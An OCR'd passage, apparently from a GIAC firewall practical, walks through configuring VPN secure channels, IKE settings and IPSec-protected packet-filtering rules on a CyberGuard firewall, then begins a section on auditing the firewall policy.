
2.4.7 Configuring VPN Secure Channels

The next step in configuring our VPN is to establish the VPN Secure Channel. The VPN Secure Channel is used to identify the two IPSec peer devices that will terminate the VPN tunnel. This may or may not be the actual source and destination hosts of the sensitive traffic. Authentication of the two IPSec peer devices will also be defined in the VPN Secure Channel as well as the hosts or networks that can be contacted or reached via that VPN tunnel.



To configure VPN Secure Channels on the CyberGuard firewall, select ***Virtual Private Networks*** from the ***Configuration*** menu. Then select ***VPN Secure Channels*** from the ***Virtual Private Networks*** menu.

Under the ***Protection Strategies*** tab, click ***Insert*** to create a VPN Secure Channel. Enter **GIAC-Enterprises-HQ** in the ***Channel Name*** field and select **Gateway** for ***Peer Type***. Enter **hq-fw** in the ***Host Name*** field, select **IKE** for ***Establish Keys Using*** and click ***Advanced…***



Channel Name	Peer Type	Host / Interface Name	Establish Keys Using
GIAC-Enterprises-HQ	Gateway	hq-fw	Internet Key Exchange (IKE)
FCD-Mobile-1	Host	dec0	Internet Key Exchange (IKE)

Channel Name: GIAC-Enterprises-HQ

Peer Type

● Gateway Host Name: hq-fw


○ Host Interface Name: dec0

Establish Keys Using

● IKE Preshared Secret:

○ Manual Keying

Gateway is selected since this VPN tunnel will also be utilized to encrypt X.400 Directory Replication traffic via port 102/tcp between the GIAC Enterprises (HQ) mail server and the GIAC Enterprises (FCD) mail server.


IKE Advanced Settings

Authentication Data

Preshared Secret:

☑ Use identity

☑ Support Certificates

Firewall Keypair: FCD-Gate1

Subject Name: Default

IKE Data

IKE Protection Strategy: GIAC-Enterprises-1a


IKE Mode: Main Mode

Perfect Forward Secrecy Group: 2

Select ***Support Certificates***. Select **FCD-Gate1** in the drop down box for ***Firewall Keypair***. Leave ***Subject Name*** set to **Default**.

Select **GIAC-Enterprises-1a** in the drop down box for ***IKE Protection Strategy***. Select **Main Mode** in the drop down box for ***IKE Mode*** and select **2** in the drop down box for ***Perfect Forward Secrecy Group***. Click ***Ok*** to return to the ***VPN Secure Channels*** window.

Under the ***Peer Protected Networks*** tab, highlight **GIAC-Enterprises-1a** in the ***VPN Secure Channels*** window and then click ***Insert***. Enter **mail-hq** in the ***Network address*** field. Click ***Insert*** again and enter **hq-fw** in the ***Network address*** field.


VPN Secure Channels (gate1.fortunecookie.com:cg1)

VPN Secure Channels: GIAC-Enterprises-

Network Address:
- mail-hq
- hq-fw

Choices List:
- NTP-Clients
- arpanet
- cg1hb4
- cg1hb5
- dec0_NETWORK
- dec1_NETWORK
- dec2_NETWORK


Network address: hq-fw

When you have finished making these entries, click ***Save***, then ***Use*** and ***Close Window***.

***** Note ***** Peer Protected Networks are used to identify what hosts or networks may be contacted via a VPN Tunnel. The destination hosts or networks do not have to be publicly routable, as long as the IPSec peer device can route traffic to them.


2.4.8 Configuring VPN Controls

To provide inter-operability with other VPN devices, CyberGuard firewalls can be configured not to send their certificate chain to their IPSec peer device during the authentication process. Since we will be establishing a VPN tunnel with VPN clients in addition to the GIAC Enterprises (HQ) firewall, we will disable the sending of the certificate chain.



To configure the VPN Controls of the CyberGuard firewall, select ***Virtual Private Networks*** from the ***Configuration*** menu. Then select ***VPN Controls*** from the ***Virtual Private Networks*** menu.

Select **Enabled** for ***Do not send certificate chains***, then click ***Save***, then ***Use*** and ***Close Window***.



Options

Option	Enabled
Do not send certificate chains	☑
Disable crash recovery	□

Security Associations (SAs)

IKE Exchange Logging

Logging is Disabled.

Max log size (KB) 4096


Log file path /var/adm/log/ike.log


□ Produce verbose output (Recommended)

***** Note ***** The VPN Controls window can also be utilized to view Security Associations (SAs) that are created between two IPSec peer devices. IKE Exchange Logging can also be enabled here to aid in troubleshooting your VPN tunnel.

2.4.9 Configuring Central Management for a VPN Connection

The Central Management function does not support the use of IPSec by default. Central Management uses a static key to encrypt the traffic between the Target Firewall and the Firewall Manager. We are going to modify the default configuration of the CyberGuard firewall to allow us to send the Central Management traffic across a VPN tunnel.






To create a certificate request on the CyberGuard firewall, select ***Shell Window*** from the ***Tools*** menu.

The CyberGuard firewall will not display the Central Management packet-filtering rules by default. We must modify the **/etc/security/firewall/ng_inet/netguard.include** file in order to get the Central Management packet-filtering rules to be displayed in the ***Packet-Filtering Rules*** window.


Enter **/sbin/tfadmin newlvl SYS_PRIVATE** and press "***Enter***". At the ***SYS_PRIVATE>*** prompt, enter **su root** and press "***Enter***". Enter the password for the root account when prompted and press "***Enter***". Enter **cd /etc/security/firewall/ng_inet** and press "***Enter***". Enter **vi netguard.include** and press "***Enter***" to open vi editor.



```
$ /sbin/tfadmin newlvl SYS_PRIVATE
Changing current level to: SYS_PRIVATE

SYS_PRIVATE> su root
Password:
# cd /etc/security/firewall/ng_inet
# vi netguard.include
```

Comment out the seventh (7) line by placing the cursor over the "***i***" in ***include***, pressing the "**i**" button on the keyboard once, and pressing the "***Esc***" key once. Then enter **:wq!** to exit vi editor. You can exit the shell window by typing **exit** three (3) times.




```
##############################################################################
#
#       Internet Protocol Packet Filter Rules Include File
#
##############################################################################
include /etc/security/firewall/ng_inet/netguard.ha.conf
### include <netguard.cm.conf>
include <netguard.comm.conf>
include /etc/security/firewall/ng_inet/netguard.auditarc.conf
include /etc/security/firewall/ng_inet/netguard.csmart.conf
include "/etc/security/firewall/clas/netguard.clas.conf"
include "/etc/security/firewall/clas/netguard.ntad.conf"
include /etc/security/firewall/ng_inet/netguard.cg_getorders.conf
include /etc/security/firewall/ng_inet/netguard.exempt.conf
:wq!
```

2.4.10 Configuring Central Management Packet-Filtering Rules

In order to establish a VPN tunnel, there must first be some traffic designated as “sensitive” that requires protection. On the CyberGuard firewalls this traffic is identified in the packet-filtering rules as requiring protection by IPSec.


One of the nice features about the CyberGuard firewall products is their simplistic approach to creating packet-filtering rules. If you have not worked with a CyberGuard product before, they take a little getting used to. Once you become familiar with them, you will no longer look at an ACL the same way.

Packet-filtering rules are written from the view of the originating source. You designate the source and destination and the destination port/service to be contacted. Traffic that uses TCP is expected to receive a response, so you are not required to select *Enable replies*, nor do you have to make a rule for the return traffic. Traffic that uses UDP is typically uni-directional, so you must select *Enable replies* to allow for return traffic. Other traffic requires the selection of *Enable replies*, unless that traffic would normally illicit a response, as with an ICMP Echo request.



To configure packet-filtering rules on the CyberGuard firewall, select ***Packet-Filtering Rules*** from the ***Configuration*** menu.

Under the ***Basic*** tab, click ***Insert*** to add a new packet-filtering rule. Select **Permit** for the ***Type*** field. Select **CM-Ports** from the drop down box for ***Port or Service***. Select **FIREWALL** from the drop down box for ***Packet Origin***. Enter **hq-fw** in the ***Packet Destination*** field. Ensure that ***Protect using IPSec*** is selected.



Packet-Filtering Rules (gate1.fortunecookie.com:cg1)

Type	Service	Packet Origin	Packet Destination	Options
permit	CM-Ports	FIREWALL	hq-fw	
permit	echo/icmp	FIREWALL	hq-fw	
permit	102/tcp	mail	mail-hq	
permit	echo/icmp	mail	mail-hq	

# Place site-specific rules here, above the rules that are generated
# automatically by the firewall administrative interface.
#

Type
- ● Permit
- ○ Proxy
- ○ Deny
- ○ Comment


Port or Service: CM-Ports
Packet Origin: FIREWALL
Packet Destination: hq-fw
Timeout (seconds):
TCP SYN Flood Timeout (seconds):

- ☑ Audit these packets
- □ Enable replies
- □ Force port matching
- ☑ Validate source address
- □ Apply to established connections
- □ Defend against TCP SYN flood
- ☑ Protect using IPSec
- □ Synchronize state

Comment:

Basic

Under the ***IPSec*** tab, select **GIAC-Enterprises-1b** in the drop down box for ***IPSec Protection Strategy***. Select **Network** in the drop down box for ***SA Granularity***.



Type	Service	Packet Origin	Packet Destination	Options
permit	CM-Ports	FIREWALL	hq-fw	
permit	echo/icmp	FIREWALL	hq-fw	
permit	102/tcp	mail	mail-hq	
permit	echo/icmp	mail	mail-hq	

```
#  Place site-specific rules here, above the rules that are generated
#  automatically by the firewall administrative interface.
#
```

IPSec Protection Strategy: GIAC-Enterprises-1b

SA Granularity: Network

□ Allow NAT to Translate Addresses

☑ Enforce PMTU if Fragmenting IPSec Packets

Enable Manual Selection of VPN Secure Channel

□ To Packet Origin □ To Packet Destination

IPSec

You must make the following packet-filtering rules with the same IPSec configurations:


Type	*Port or Service*	*Packet Orgin*	*Packet Destination*
permit	CM-Ports	FIREWALL	hq-fw
permit	echo/icmp	FIREWALL	hq-fw
permit	102/tcp	mail	mail-hq
permit	echo/icmp	mail	mail-hq
permit	CM-Ports	hq-fw	FIREWALL
permit	echo/icmp	hq-fw	FIREWALL
permit	102/tcp	mail-hq	mail
permit	echo/icmp	mail-hq	mail

When you have completed the configuration of the packet-filtering rules, click ***Save***, then ***Use*** and ***Close Window***.

*** **Note** *** Keep in mind that a VPN tunnel is not established until the "sensitive" traffic is passed. That is why it is recommended to include some type of traffic you can control (like ICMP echo requests) to ensure that actual "sensitive" traffic is being transmitted when you are troubleshooting your VPN tunnel.

3. Assignment 3 – Verify the Firewall Policy

Networking is all about rules and standards. We have the Open Systems Interconnection (OSI) model, the TCP/IP protocol stack and a multitude of Request for Comments (RFC) to refer back to with regards of how a host should communicate or not communicate. Hacking is all about finding which of those rules can be manipulated, bent and in some cases even broken. Security is all about trying to keep those rules from being manipulated, bent or broken. With this thought process in mind, it is critical that you test any system you build to ensure it will act the way it is *supposed* to. That is not to say that your skills suck, it is only showing that you recognize we are all human and we make mistakes from time to time.



3.1 Perimeter Firewall Audit Scope

